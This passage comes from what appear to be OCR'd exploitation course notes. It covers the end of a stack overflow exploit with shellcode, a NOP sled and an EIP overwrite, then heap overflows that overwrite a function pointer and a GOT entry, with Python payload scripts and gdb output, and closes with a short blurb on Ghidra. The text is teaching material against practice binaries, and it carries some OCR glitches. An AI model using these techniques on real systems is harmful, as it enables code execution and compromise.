buf += b"\x61\x53\x5a\x71\x76\x31\x48\x78\x4d\x4d\x50\x6c\x49"
buf += b"\x77\x31\x66\x64\x4d\x63\x53\x34\x6c\x70\x72\x46\x68"
buf += b"\x4d\x4d\x50\x47\x33\x48\x30\x32\x46\x5a\x6d\x4b\x30"
buf += b"\x5a\x33\x63\x69\x32\x4a\x45\x6f\x73\x68\x5a\x6d\x6b"
buf += b"\x30\x70\x49\x61\x69\x4b\x48\x42\x48\x76\x4f\x66\x4f"
buf += b"\x70\x73\x45\x38\x71\x78\x44\x6f\x30\x62\x65\x39\x72"
buf += b"\x4e\x6d\x59\x6b\x53\x30\x50\x76\x33\x4d\x59\x6d\x31"
buf += b"\x6c\x70\x44\x4b\x6a\x6d\x6b\x30\x35\x61\x69\x4b\x63"
buf += b"\x5a\x56\x61\x70\x58\x38\x4d\x6b\x30\x41\x41"
nopsled = '\x90' * 500
suffix = 'A' * (1012 - len(nopsled) - len(buf))
eip = '\x30\xcc\xff\xff'
attack = nopsled + buf + suffix + eip
print attack
```

11. Success:

The program runs, and never returns a prompt, as shown below.


This is because it worked, and it's now running the payload.

```
kali@kali:~$ gdb -q ED3a
Reading symbols from ED3a...
(gdb) r $(./f4)
Starting program: /home/kali/ED3a $(./f4)
```

HEAP OVERFLOW


What is Heap?

Heap is a memory region allotted to every program. Unlike stack, heap memory can be dynamically allocated. This means that the program can 'request' and 'release' memory from the heap segment whenever it requires. Also, this memory is global, i.e. it can be accessed and modified from anywhere within a program and is not localized to the function where it is allocated.



What is a heap overflow?

A heap overflow is a form of buffer overflow; it happens when a chunk of memory is allocated to the heap and data is written to this memory without any bound checking being done on the data. This is can lead to overwriting some critical data structures in the heap such as the heap headers, or any heap-based data such as dynamic object pointers.



What is heap and what does malloc() do(the process)?

https://www.youtube.com/watch?v=HPDB0hiKaD8&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN&index=22&t=3s

Type 1: by overwriting some pointer to redirect code execution:

Program:

```
kali@kali:~$ cat ED205.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data { char name[64]; };
struct fp { int (*fp)(); };

void winner() {
 printf("XXXXXXXXXXX\n");
}

void nowinner() {
 printf("level has not been passed\n");
}

int main(int argc, char **argv) {
 struct data *d;
 struct fp *f;

if ( argc != 2) {
        printf("Usage: %s string\n", argv[0]);
        exit(0);
}

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);
 strcpy(d->name, argv[1]);
 f->fp();
}
```

We have a string: data and a pointer : fp on the heap.

The program reads string using strcpy (which won't limit the size to 64) into data.

After that we have the fp pointer pointing to nowinner function.

Aim: make fp point to winner by overflowing the heap.

Observing the memory space:

1. Inserting Breakpoint

```
(gdb) list
28        f = malloc(sizeof(struct fp));
29        f->fp = nowinner;
30
31        printf("data is at %p, fp is at %p\n", d, f);
32        strcpy(d->name, argv[1]);
33        f->fp();
34      }
35
(gdb) b 33
Breakpoint 1 at 0x80485c3: file ED205.c, line 33.
```

Put one after the strcpy i.e line 33

2. Run with AAAA and find the address of heap

```
(gdb) r AAAA
Starting program: /home/kali/ED205 AAAA
data is at 0x804b1a0, fp is at 0x804b1f0

Breakpoint 1, main (argc=2, argv=0xffffd3f4) at ED205.c:33
33        f->fp();
(gdb) info proc mappings
process 1199
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/kali/ED205
         0x8049000  0x804a000     0x1000        0x0 /home/kali/ED205
         0x804a000  0x804b000     0x1000     0x1000 /home/kali/ED205
         0x804b000  0x806d000    0x22000        0x0 [heap]
        0xf7dd5000 0xf7fb3000   0x1de000        0x0 /usr/lib32/libc-2.30.so
        0xf7fb3000 0xf7fb5000     0x2000   0x1dd000 /usr/lib32/libc-2.30.so
        0xf7fb5000 0xf7fb7000     0x2000   0x1df000 /usr/lib32/libc-2.30.so
        0xf7fb7000 0xf7fb9000     0x2000        0x0
        0xf7fce000 0xf7fd0000     0x2000        0x0
        0xf7fd0000 0xf7fd3000     0x3000        0x0 [vvar]
        0xf7fd3000 0xf7fd4000     0x1000        0x0 [vdso]
        0xf7fd4000 0xf7ffc000    0x28000        0x0 /usr/lib32/ld-2.30.so
        0xf7ffc000 0xf7ffd000     0x1000    0x27000 /usr/lib32/ld-2.30.so
        0xf7ffd000 0xf7ffe000     0x1000    0x28000 /usr/lib32/ld-2.30.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
```

Locate [heap] and the highlighted part is the starting address of the heap.

**use info proc mappings to locate the heap.

3. To locate winner() and nowinner():

```
(gdb) info address nowinner
Symbol "nowinner" is a function at address 0x80484f6.
(gdb) info address winner
Symbol "winner" is a function at address 0x80484cb.
```

Note these both down.

4. To understand how and where data is stored on the heap:

```
(gdb) x/150x 0x804b000
0x804b000:      0x00000000      0x00000000      0x00000000      0x00000191
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b190:      0x00000000      0x00000000      0x00000000      0x00000051
0x804b1a0:      0x41414141      0x00000000      0x00000000      0x00000000
0x804b1b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b1e0:      0x00000000      0x00000000      0x00000000      0x00000011
0x804b1f0:      0x080484f6      0x00000000      0x00000000      0x00000411
0x804b200:      0x61746164      0x20736920      0x30207461      0x34303878
0x804b210:      0x30613162      0x7066202c      0x20736920      0x30207461
```

We see that string starts loading in heap from 0x804b1a0 (refer highlighted part)

You can notice that at 0x804b1f0(the address of nowinner) is saved. That must be the fp pointer that redirects the code to nowinner.

If you want to replace fp, calculating from 0x804b1a0 to 0x804b1f0: results in 80 bytes of overflow and next 4 containing replacement of nowinner.

h1 file:

We put 0000 in place of address of nowinner.

```
kali@kali:~$ cat h1
#!/usr/bin/python

print 'A' * 80 + '0000'
```

Run with h1:

```
(gdb) r $(./h1)
Starting program: /home/kali/ED205 $(./h1)
data is at 0x804b1a0, fp is at 0x804b1f0

Program received signal SIGSEGV, Segmentation fault.
0x30303030 in ?? ()
```

Eip is redirected successfully to 30303030 (ascii of 0 is 30) instead of nowinner.

h2 file:

We have to replace the address of nowinner to winner.

```
kali@kali:~$ cat h2
#!/usr/bin/python

print 'A' * 80 + '\xcb\x84\x04\x08'
```

Run with h2 having breakpoint at line 33 and examine the heap:

```
(gdb) x/150x 0x804b000
0x804b000:      0x00000000      0x00000000      0x00000000      0x00000191
0x804b010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b190:      0x00000000      0x00000000      0x00000000      0x00000051
0x804b1a0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804b1b0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804b1c0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804b1d0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804b1e0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804b1f0:      0x080484cb      0x00000000      0x00000000      0x00000411
0x804b200:      0x61746164      0x20736920      0x30207461      0x34303878
0x804b210:      0x30613162      0x7066202c      0x20736920      0x30207461
```

Address of winner is stored where previously nowinner was stored.

Continuing,

```
(gdb) c
Continuing.
level passed
[Inferior 1 (process 1271) exited normally]
```

Thus program is redirected to winner() and we have passed the level.

TYPE 2: Heap Overflow via Data Overwrite

https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning

There's two types of binaries on any system: **statically linked** and **dynamically linked**.

Statically linked binaries are self-contained, containing all of the code necessary for them to run within the single file, and do not depend on any external libraries.

Dynamically linked binaries (which are the default when you run `gcc` and most other compilers) do not include a lot of functions, but rely on system libraries to provide a portion of the functionality. For example, when your binary uses `printf` to print some data, the actual implementation of `printf` is part of the system C library. Typically, on current GNU/Linux systems, this is provided by `libc.so.6`, which is the name of the current GNU Libc library.


In order to locate these functions, your program needs to know the address of `printf` to call it.

A strategy was developed to allow looking up all of these addresses when the program was run and providing a mechanism to call these functions from libraries. This is known as **relocation**.

Looking at an ELF(**Executable and Linkable Format**) file, you will discover that it has a number of sections, and it turns out that relocations require *several* of these sections.

.got
: This is the GOT, or Global Offset Table is used to resolve addresses.

.plt
: This is the PLT, or Procedure Linkage Table which is used to call external procedures/functions whose address isn't known in the time of linking, and is left to be resolved by the dynamic linker at the run time.



Global Offset Table

```
→  ~ readelf --relocs ret2plt

Relocation section '.rel.dyn' at offset 0x2dc contains 1 entry:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2e4 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804a010  00000207 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a014  00000307 R_386_JUMP_SLOT   00000000   puts@GLIBC_2.0
0804a018  00000407 R_386_JUMP_SLOT   00000000   system@GLIBC_2.0
0804a01c  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
```

Let's take the read entry in the GOT as an example. If we hop onto gdb, and open the binary in the debugger without running it, we can examine what is in the GOT initially.

```
gdb-peda$ x/xw 0x0804a00c
0x804a00c:      0x08048346
```

0x08048346: An address within the Procedure Linkage Table (PLT)

The .got.plt section is basically a giant array of function pointers. Maybe we could overwrite one of these and control execution from there. It turns out this is quite a common technique. Essentially, any memory corruption primitive that will let you write to an arbitrary (attacker-controlled) address will allow you to overwrite a GOT entry.

Program:

```
struct internet {
 int priority;
 char *name;
};

void winner() {
 printf("XXXXXXXXXXXX winner\n");
}

int main(int argc, char **argv) {
 struct internet *i1, *i2, *i3;


if ( argc != 3) {
        printf("Usage: %s string1 string2n", argv[0]);
        exit(0);
}

 i1 = malloc(sizeof(struct internet));
 i1->priority = 1;
 i1->name = malloc(8);

 i2 = malloc(sizeof(struct internet));
 i2->priority = 2;
 i2->name = malloc(8);

 strcpy(i1->name, argv[1]);
 strcpy(i2->name, argv[2]);

 printf("and that's a wrap folks!\n");
 exit(0);
}
```

A structure named "internet" is defined, which contains an integer (4 bytes) and a pointer to a string (4 bytes).

There's a function named winner(). As you might expect, our goal is to execute that function.

The main() routine creates two objects of type "internet" on the heap with malloc().

Then it copies the two command-line arguments into the strings in those objects without checking the input length.

Observe crash:

```
kali@kali:~$ ./ED206 AAAABBBBCCCCDDDDEEEEFFFFGGGG 0000
Segmentation fault
```

```
(gdb) r AAAABBBBCCCCDDDDEEEEFFFFGGGG 0000
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/ED206 AAAABBBBCCCCDDDDEEEEFFFFGGGG 0000

Program received signal SIGSEGV, Segmentation fault.
0×f7e65e32 in ?? () from /lib32/libc.so.6
(gdb) info registers
eax            0×30303030          808464432
ecx            0×ffffd5a3          -10845
edx            0×46464646          1179010630
ebx            0×80498f0           134519024
esp            0×ffffd30c          0×ffffd30c
ebp            0×ffffd348          0×ffffd348
```

See that eax has 0000 and Edx has FFFF.

To see at which instruction program crashed:

```
(gdb) x/2i $eip
⇒ 0×f7e65e32:  mov    %eax,(%edx)
  0×f7e65e34:  mov    0×4(%ecx),%al
```

Attempting to move the contents of $eax into RAM at the address in $edx

This means we can write to any memory location we wish, putting the data in place of '0000' and the address in place of 'FFFF'.

GETTING THE ADDRESS:

If we can write to that address, we can take over the program's execution when it calls "exit@plt".

Note: the "puts" address won't work because it contains "28" which is ascii for "(" and breaks the bash command line.

1. By plt and got

```
0×0804859f <+201>:   mov    0×4(%eax),%eax
0×080485a2 <+204>:   sub    $0×8,%esp
0×080485a5 <+207>:   push   %edx
0×080485a6 <+208>:   push   %eax
0×080485a7 <+209>:   call   0×8048350 <strcpy@plt>
0×080485ac <+214>:   add    $0×10,%esp
0×080485af <+217>:   sub    $0×c,%esp
0×080485b2 <+220>:   lea    -0×1270(%ebx),%eax
0×080485b8 <+226>:   push   %eax
0×080485b9 <+227>:   call   0×8048370 <puts@plt>
0×080485be <+232>:   add    $0×10,%esp
0×080485c1 <+235>:   sub    $0×c,%esp
0×080485c4 <+238>:   push   $0×0
0×080485c6 <+240>:   call   0×8048380 <exit@plt>
```

Disass 0x080485c6:

```
0x08048513 <+61>:    sub    $0xc,%esp
0x08048516 <+64>:    push   $0x0
0x08048518 <+66>:    call   0x8048380 <exit@plt>
0x0804851d <+71>:    sub    $0xc,%esp
0x08048520 <+74>:    push   $0x8
0x08048522 <+76>:    call   0x8048360 <malloc@plt>
```

```
(gdb) disass 0x8048380
Dump of assembler code for function exit@plt:
   0x08048380 <+0>:     jmp    *0x804990c
   0x08048386 <+6>:     push   $0x20
   0x0804838b <+11>:    jmp    0x8048330
End of assembler dump.
```

Therefore real address of exit is 0x804990c

2. Directly by obj dump

```
kali@kali:~$ objdump -R ./ED206

./ED206:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080498ec R_386_GLOB_DAT    __gmon_start__
080498fc R_386_JUMP_SLOT   printf@GLIBC_2.0
08049900 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
08049904 R_386_JUMP_SLOT   malloc@GLIBC_2.0
08049908 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804990c R_386_JUMP_SLOT   exit@GLIBC_2.0
08049910 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
```


So, we have to replace FFFF with 0x0804990c

GETTING DATA:

```
(gdb) info address winner
Symbol "winner" is a function at address 0x80484ab.
```

Replace '0000' with address of winner.

VISUAL REPRESENTATION OF WHAT WE ARE DOING:



Writing exploit e1:

Buff + address of exit + ‘ ‘ + address of winner

```
kali@kali:~$ cat e1
#!/usr/bin/python
#0×80484ab data winner
#0×0804990c exit address
print 'AAAABBBBCCCCDDDDEEEE' + '\x0c\x99\x04\x08' + ' ' + '\xab\x84\x04\x08'
```

Run:

```
kali@kali:~$ ./ED206 $(./e1)
and that's a wrap folks!
and we have a winner
Segmentation fault
```

GHIDRA

Ghidra is a software reverse engineering (SRE) framework developed by NSA's Research Directorate for NSA's cybersecurity mission. It helps analyze malicious code and malware like viruses, and can give cybersecurity professionals a better understanding of potential vulnerabilities in their networks and systems.

